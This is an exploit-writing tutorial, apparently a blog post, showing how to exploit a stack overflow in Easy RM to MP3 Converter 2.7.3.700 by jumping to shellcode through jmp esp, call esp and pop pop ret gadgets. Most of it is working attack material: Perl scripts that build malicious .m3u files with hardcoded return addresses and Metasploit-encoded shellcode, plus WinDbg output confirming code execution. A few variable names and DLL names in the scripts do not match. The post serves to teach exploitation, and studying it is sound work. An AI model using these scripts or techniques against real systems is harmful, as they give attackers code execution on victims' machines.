Exploit 0x0 Stack Based Overflows 2 - Jumping to Shellcode

By ITh4cker

In my previous post (Exploit 0x0 – Stack Based Overflow 1),I only analyze the reason for stack overflow occurred in Easy RM to MP3 2.7.3.700.So I will introduce several ways of jumping to and executing shellcode for exploit in this post.

In fact, after we have control the EIP by overwritting, there are multiple methods of forcing the execution of shellcode.(the essence is same:jump!)

1. jmp ESP
2. jump (or call) register
3. pop return
4. jmp [reg + Offset]
5. blind return
6. SEH

. . . .

These aren't strange to you if you have done some virus analysis in security compaies

Next, I will show you the practical implementation of some of the techniques listed above

>jmp esp.

Maybe you have a question (that) why we don't overwrite the EIP with the address of shellcode as we ESP points to the beginning of shellcode? OK,In fact,it's feasible to do that,but it's unreliable because the address of shellcode is a memory address, it will be different in different OS versions,languages,etc..

So here I will use jmp esp to jump to our shellcode. Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dll's, and these dll's contains lots of code instructions. Furthermore, the addresses used by these dll's are pretty ***static***. So if we could find a dll that contains the instruction to jump to esp, and if we could overwrite EIP with the address of that instruction in that dll, then it should work, right ?

Let's see. First of all, we need to figure out what the opcode for "jmp esp" is and what the address of opcode is.

Note: there are several kinds of get opcode address"

>findjmp2

you can download the source code from http://www.securiteam.com/tools/5LP0C1PEUY.html .

complie it and run it with the following parameters: *findjmp <DLLfile> <register>*

>Windbg Search

I have to say that Windbg is strong ,you can use the s(search memory command) to search what you want. First you should get the opcode for your instructions by using a(assemble command) and u(unassemble command)and then search the address using s command in memory ,you can reference the detial in https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

>the meatsploit opcode database


>memdump

>pvefindaddr. , a plugin for Immunity Debugger. In fact, this one is highly recommended because it will automatically filter unreliable pointers.

for jmp esp,I will demonstrate how to get opcode address using windbg command.


Open the application and attaching windbg to the process ,the application break.

Now enter "a" (assemble) command and press return key(Enter in keyboard)then enter "jmp esp" and press return




```
cs=001b  ss=0023  ds=0023  es=0023  fs
ntdll!DbgBreakPoint:
7c92120e cc              int     3
0:010> a
7c92120e jmp esp
jmp esp
```

Press return again.Now enter u followed by the address that was shown before entering   jmp esp



```
0:010> u 7c92120e
ntdll!DbgBreakPoint:
7c92120e ffe4            jmp     esp
7c921210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c921212 cc              int     3
7c921213 c3              ret
7c921214 8bff            mov     edi,edi
ntdll!DbgBreakPointWithStatus:
7c921216 8b442404        mov     eax,dword ptr [esp+4]
ntdll!RtlpBreakWithStatusInstruction:
7c92121a cc              int     3
7c92121b c20400          ret     4
```


Yeah. ffe4 is the opcode of jmp esp.Next we need to search it in the loaded files , we prefered to search in the application's own files first and then   the system's .



```
ModLoad: 73640000 7366e000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 10000000 10071000   C:\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71a20000 71a37000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71a10000 71a18000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00b90000 00c2f000   C:\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01940000 019b1000   C:\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00b20000 00b27000   C:\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 019c0000 01e8d000   C:\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 00b30000 00b41000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 021b0000 021ce000   C:\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 72f70000 72f96000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 021f0000 02200000   C:\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02410000 02422000   C:\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 71a40000 71a4b000   C:\WINDOWS\system32\wsock32.dll
```

Look the figure above ,the applicaton has several dll loaded by itself. I choose the MSRMfilter02.dll to search the address(make sure the dll has beed loaded),this dll is loaded between 10000000 and 10071000.Search for

"ff e4" as following:




```
0:010> s 019c0000 l 01e8d000 ff e4
01b7f23a  ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3  ....N..D$.......
01bb023f  ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff  ...M.....T......
01bcd3db  ff e4 ca b9 01 20 05 93-19 09 00 00 00 00 d4 bc  ................
01beb22a  ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0  ......W.]...."..
01beb72d  ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26  ...}..7...%#..J&
01becd89  ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf  ...5..o..J..0...
01bf5c9e  ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb  ..\.....y.......
01c003d9  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01c01400  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01c0736d  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01c0ce34  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01c10159  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01c12ec0  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
021c135b  ff e4 49 1b 02 e8 49 1b-02 00 00 00 00 ff ff ff  ..I...I.........
```

You should try to avoid using addresses with null bytes (especially if you need to use the buffer data that comes after the EIP overwrite. The null byte would become a string terminator and the rest of the buffer data will become unusable, In some cases, it would be ok to have an address that starts with a null byte. If the address starts with a null byte, because of little endian, the null byte would be the last byte in the EIP register. And if you are not sending any payload after overwrite EIP (so if the shellcode is fed before overwriting EIP, and it is still reachable via a register), then this will work.).

Here I use the address 0x01b7f23a. Next let us do a test to see if it can jump to shellcode successfully.

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = pack('V',0x01b7f23a);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";  #this will cause the application to break, simulating
shellcode, but allowing you to further debug
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

using the perl script to create a new .m3u file and open it,see windbg:




```
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00aa0000 esi=77c2fce0 edi=00006634
eip=000ffd4d esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
000ffd4d cc               int     3
0:000> d esp
000ffd38  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd48  90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90  ................
000ffd58  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 00  ................
000ffd68  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd78  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd88  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd98  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffda8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

OK, the jmp esp work fine! Then adding the real shellcode (pop up a calc) to the perl and run it:

```
   my $file= "exploitrmtomp3.m3u";


   my $junk= "A" x 26109;

   my $eip = pack('V', 0x01b7f23a);  #jmp esp from MSRMCcodec02.dll
```


```
my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

We need to turn off the autopopup registry setting to prevent the debugger from taking over before we opent the .m3u.



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
Auto	REG_SZ	1 → 0
Debugger	REG_SZ	"C:\WinDbg(x86)\WinDbg(x86)\windbg.exe" -p ...
UserDebuggerH...	REG_DWORD	0x00000000 (0)

Now you can open it :



Easy RM to MP3 Converter

Easy RM to MP3 Converter 遇到问题需要关闭。我们对此引起的不便表示抱歉。

如果您正处于进程当中，信息有可能丢失。

请将此问题报告给 Microsoft。
我们已经创建了一个错误报告，您可以将它发送给我们。我们将此报告视为保密的和匿名的。


要查看这个错误报告包含的数据， 请单击此处。

The exploit work fine .haha..^_^

>call [reg]

If the register has the value that dircetly to our shellcode,you can do a call [reg] to jump to shellcode.]

Here I will use the tool Findjmp2 to find the opcode of “call esp”




```
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```

Here I choose the address 0x7C868667 to overwrite EIP. (Note: the address 0x7C836F90 will not work fine,because it has the null bytes ,which is not the start of the address.)And what we need to note is that the crash fuction has a parameter,which will be poped up from stack,so we need to add the 4 bytes(non-zero) in the front of our shellcode to make sure the esp point to the beginning of our shellcode after overwritting.

The perl script may like this:

```
   my $file= "test1.m3u";
   my $junk= "A" x 26109;

   my $eip = pack('V',0x7C868667); #overwrite EIP with call esp

   my $space_for_parameter = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode
bytes

   my $shellcode = "\x90" x 25;   #start shellcode with some NOPS

   # windows/exec - 303 bytes
   # http://www.metasploit.com
   # Encoder: x86/alpha_upper
   # EXITFUNC=seh, CMD=calc

   $shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
   "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
   "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
   "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
   "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
   "\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
   "\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
   "\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
   "\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
   "\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
   "\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
   "\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
   "\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
   "\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
   "\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
   "\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
   "\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
   "\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
   "\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
   "\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
   "\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
   "\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

   open($FILE,">$file");
   print $FILE $junk.$eip.$prependesp.$shellcode;
   close($FILE);
   print "m3u File Created successfully\n";
```



Easy RM to MP3 Converter

Easy RM to MP3 Converter 遇到问题需要关闭。我们对此引起的不便表示抱歉。

如果您正处于进程当中，信息有可能丢失。

请将此问题报告给 Microsoft。
我们已经创建了一个错误报告，您可以将它发送给我们。我们将此报告视为保密的和匿名的。

要查看这个错误报告包含的数据， 请单击此处。

调试(B) 发送错误报告(S) 不发送(D)

Pwned!

>pop ret

Well, in this case, an address pointing to the shellcode may be on the stack. If you dump esp, look at the first addresses. If one of these addresses points to your shellcode (or a buffer you control), then you can find a pop ret or pop pop ret (nothing to do with SEH based exploits here) to


- take addresses from the stack (and skip them)

- jump to the address which should bring you to the shellcode.

Let us do a test using the following script:

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB"; #overwrite EIP
my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\xcc"; #first break
$shellcode = $shellcode . "\x90" x 7;  #add 7 more bytes
$shellcode = $shellcode . "\xcc"; #second break
$shellcode = $shellcode . "\x90" x 500;  #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```


Let's pretend the shellcode begins at the second break. The goal is to make a jump over the first break, right to the second break (which is at ESP+8 bytes = 0x000ff740).



```
0:000> d esp
000ffd38  cc 90 90 90 90 90 90 90-cc 90 90 90 90 90 90 90  ................
000ffd48  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd58  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd68  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd78  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd88  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd98  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffda8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d esp+8
000ffd40  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd50  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd60  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd70  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd80  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffd90  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffda0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ffdb0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```


Look at the stack ,we can place our shellcode at address 000ffd40,which is 8 bytes offset from esp, ya, ok..we can use the *pop+ret* to slip or pop up the 8 bytes ,after which we can use the first method jmp esp to jump to shellcode . Perfect. Next let us do that.(<u>Here we need a "pop pop ret",Of couse,you can use "pop ret",it should also be OK.here we just take example^_^</u>)

First of all, we need to know the opcode for pop pop ret. We'll use the assemble functionality in windbg to get the opcodes :




```
0:010> u 7c92120e
ntdll!DbgBreakPoint:
7c92120e 58              pop     eax
7c92120f 5d              pop     ebp
7c921210 c3              ret
7c921211 ffcc            dec     esp
7c921213 c3              ret
7c921214 8bff            mov     edi,edi
ntdll!DbgBreakPointWithStatus:
7c921216 8b442404        mov     eax,dword ptr [esp+4]
ntdll!RtlpBreakWithStatusInstruction:
7c92121a cc              int     3
```

Then search the address for the opcode in application's dll



```
ModLoad: 10000000 10071000   C:\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71a20000 71a37000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71a10000 71a18000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00b90000 00c2f000   C:\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01940000 019b1000   C:\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00b30000 00b37000   C:\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 019c0000 01e8d000   C:\Easy RM to MP3 Converter\MSRMCcodec02.dll
```

